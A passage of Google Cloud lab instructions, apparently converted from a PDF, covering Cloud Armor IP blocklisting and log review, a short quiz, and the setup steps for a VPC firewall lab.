

### Output:

```
<!doctype html><meta charset="utf-8"><meta name=viewport content="width=device-width, initial-scale=1"><title>404</title>404 Not Found
```



**Note:** It might take a couple of minutes for the security policy to take affect. If you are able to access the backends, keep trying until you get the **404** Not Found error.

- Try accessing the load balancer IP from your local browser. You should still be able to access it as we have only blocklisted the access-test VM.

Click *Check my progress* to verify the objective.

#### Task 4. View Google Cloud Armor logs

1. In the Google Cloud console, in the **Navigation menu** (≡), click **View all products> Networking > Network Security > Cloud Armor policies**.
2. Click **blocklist-access-test**.

3. Click **Logs**.
4. Click **View policy logs** and go to the latest logs. If prompted, close the notification.
5. Locate a log with a **404** and expand the log entry.
6. Expand **httpRequest**.
7. The request should be from the **access-test** VM IP address.

The screenshot shows a Windows desktop environment. On the left, a browser window displays a Google Cloud Skills Boost challenge titled "Networking in Google Cloud Network Security". It lists steps 3 through 8, with step 4 highlighted by a yellow box and a "100/100" grade. On the right, another browser window shows the Google Cloud Logs Explorer interface with 19 results. One log entry is expanded, showing detailed information about a failed load balancing attempt from an external IP (118.25.184.79) to an internal IP (10.7.0.10). The log includes fields like timestamp, severity, status, and security details. The taskbar at the bottom shows various pinned icons and the system clock indicating it's 11:42 PM on May 11, 2025.

8. Explore some of the other log entries.

The screenshot shows a split-screen view. On the left, a browser window displays a Google Cloud Skills Boost course page titled "Networking in Google Cloud: Network Security". A yellow box highlights the "Logs" section. On the right, a separate browser window shows the "Logs Explorer" interface from the Google Cloud Platform. The search bar indicates the query is for "resource.type:log AND http". The results list several log entries, with one entry expanded to show detailed information about an HTTP request. The expanded log entry includes fields such as httpRequest, latency, remoteIp, requestMethod, responseSize, requestUrl, responseTime, serverIp, status, userAgent, userRegion, and userSubRegion.

This screenshot is nearly identical to the one above, showing the same course page and logs. The "Logs" section is highlighted again. The right-hand window shows the Logs Explorer with the same search parameters and expanded log entry for an HTTP request. The expanded log entry details the request method (GET), URL (http://34.8.31.21/favicon.ico), and various performance metrics like latency and response time.

## Summary

In this lab, you have done the following:

- Verified that the Application Load Balancer was deployed.
- Created a VM to test access to the Application Load Balancer.

- Used Google Cloud Armor to blocklist an IP address and restrict access to an Application Load Balancer.



Take your next lab

If you are interested in progressing your knowledge on Cloud Armor, take the following course:

- [Securing your Network with Cloud Armor](#)

### End your lab

When you have completed your lab, click **End Lab**. Google Cloud Skills Boost removes the resources you've used and cleans the account for you.

## QUIZ

- ✓ 1. Which Google Cloud service provides defense against infrastructure and application Distributed Denial of Service (DDoS) attacks?
- Cloud DNS
  - Cloud Load Balancing
  - Cloud CDN
  - Google Cloud Armor

Correct. Google Cloud Armor is specifically designed to protect against DDoS attacks at both the infrastructure and application layers. It offers features like:

- Web Application Firewall (WAF) to filter malicious traffic
- Rate limiting to control traffic spikes
- DDoS attack detection and mitigation
- IP whitelisting and blacklisting

- ✓ 2. Which two of the following statements are true about Google Cloud Armor?

- Google Cloud Armor protection is delivered at the edge of Google's network.

Correct. This is a key advantage of Cloud Armor. By filtering traffic at the edge, it can mitigate attacks before they reach your infrastructure, reducing the load on your resources and ensuring better protection.

- Google Cloud Armor enforces access control based on IPv4 and IPv6 addresses or CIDRs.

Correct. This is a core feature of Cloud Armor. It allows you to create rules that permit or deny traffic based on the source IP address or range. This is useful for filtering out known bad actors or restricting access to specific regions.

## LAB 2: CONFIGURING VPC FIREWALLS

### Overview

In this lab, you investigate **Virtual Private Cloud (VPC)** networks and create firewall rules to allow and deny access to a network and instances.

You begin by creating an automatic VPC network and some VPC instances. You verify that the ***default-allow-ssh*** firewall rule is working and then compare this to the user created custom network to verify no ingress is allowed without custom firewall rules.

After deleting the default network, you use firewall rule priorities to allow both ingress and egress of network traffic to your VMs.

### Objectives



In this lab, you will learn how to:

- Create an auto-mode network and subnetwork.
- Investigate firewall rules in the default network and then delete the default network.
- Use features of firewall rules for more precise and flexible control of connections.

### Setup and requirements

For each lab, you get a new Google Cloud project and set of resources for a fixed time at no cost.

1. Click the **Start Lab** button. If you need to pay for the lab, a pop-up opens for you to select your payment method. On the left is the **Lab Details** panel with the following:
  - The **Open Google Cloud console** button
  - Time remaining
  - The temporary credentials that you must use for this lab
  - Other information, if needed, to step through this lab
2. Click **Open Google Cloud console** (or right-click and select **Open Link in Incognito Window** if you are running the Chrome browser).

The lab spins up resources, and then opens another tab that shows the **Sign in** page.

**Tip:** Arrange the tabs in separate windows, side-by-side.

**Note:** If you see the **Choose an account** dialog, click **Use Another Account**.

3. If necessary, copy the **Username** below and paste it into the **Sign in** dialog.

You can also find the **Username** in the **Lab Details** panel.

4. Click **Next**.
5. Copy the **Password** below and paste it into the **Welcome** dialog.



You can also find the **Password** in the **Lab Details** panel.

6. Click **Next**.

**Important:** You must use the credentials the lab provides you. Do not use your Google Cloud account credentials.



**Note:** Using your own Google Cloud account for this lab may incur extra charges.

7. Click through the subsequent pages:
  - Accept the terms and conditions.
  - Do not add recovery options or two-factor authentication (because this is a temporary account).
  - Do not sign up for free trials.

After a few moments, the Google Cloud console opens in this tab.

**Note:** To view a menu with a list of Google Cloud products and services, click the **Navigation menu** at the top-left, or type the service or product name in the **Search** field.



## Activate Google Cloud Shell

**Google Cloud Shell** is a virtual machine that is loaded with development tools. It offers a persistent 5GB home directory and runs on the Google Cloud.

Google Cloud Shell provides command-line access to your Google Cloud resources.



1. In Cloud console, on the top right toolbar, click the Activate Cloud Shell.

2. Click Continue.

The screenshot shows a browser window displaying a 'Cloud Shell' setup page. The page has a progress bar at the top indicating '0/100'. Below the progress bar, there is a section titled 'Cloud Shell' with a sub-section about Cloud Shell being free for all users. At the bottom right of the page, the word 'Continue' is highlighted with a red box. The browser's address bar shows the URL 'cloudshell.googleusercontent.com/activate?project=qwiklabs-gcp-02-7d94046ede3e&labnum=2&step=1&showWelcomeTerminal'.

It takes a few moments to provision and connect to the environment. When you are connected, you are already authenticated, and the project is set to your *PROJECT\_ID*. For example:

**gcloud** is the command-line tool for Google Cloud. It comes pre-installed on Cloud Shell and supports tab-completion.

- You can list the active account name with this command:

### **gcloud auth list**

#### **Output:**



Credentialed accounts:

```
- <myaccount>@<mydomain>.com (active)  
</mydomain></myaccount>
```

#### **Example output:**

Credentialed accounts:

```
- google1623327\_student@qwiklabs.net
```

- You can list the project ID with this command:

**gcloud config list project**

**Output:**

[core]



project = <project\_id>

</project\_id>

**Example output:**

[core]

project = qwiklabs-gcp-44776a13dea667a6

**Note:** Full documentation of **gcloud** is available in the [gcloud CLI overview guide](#).

### Task 1. Create VPC network and instances

In this task, you create an automatic VPC network and some initial VPC instances.

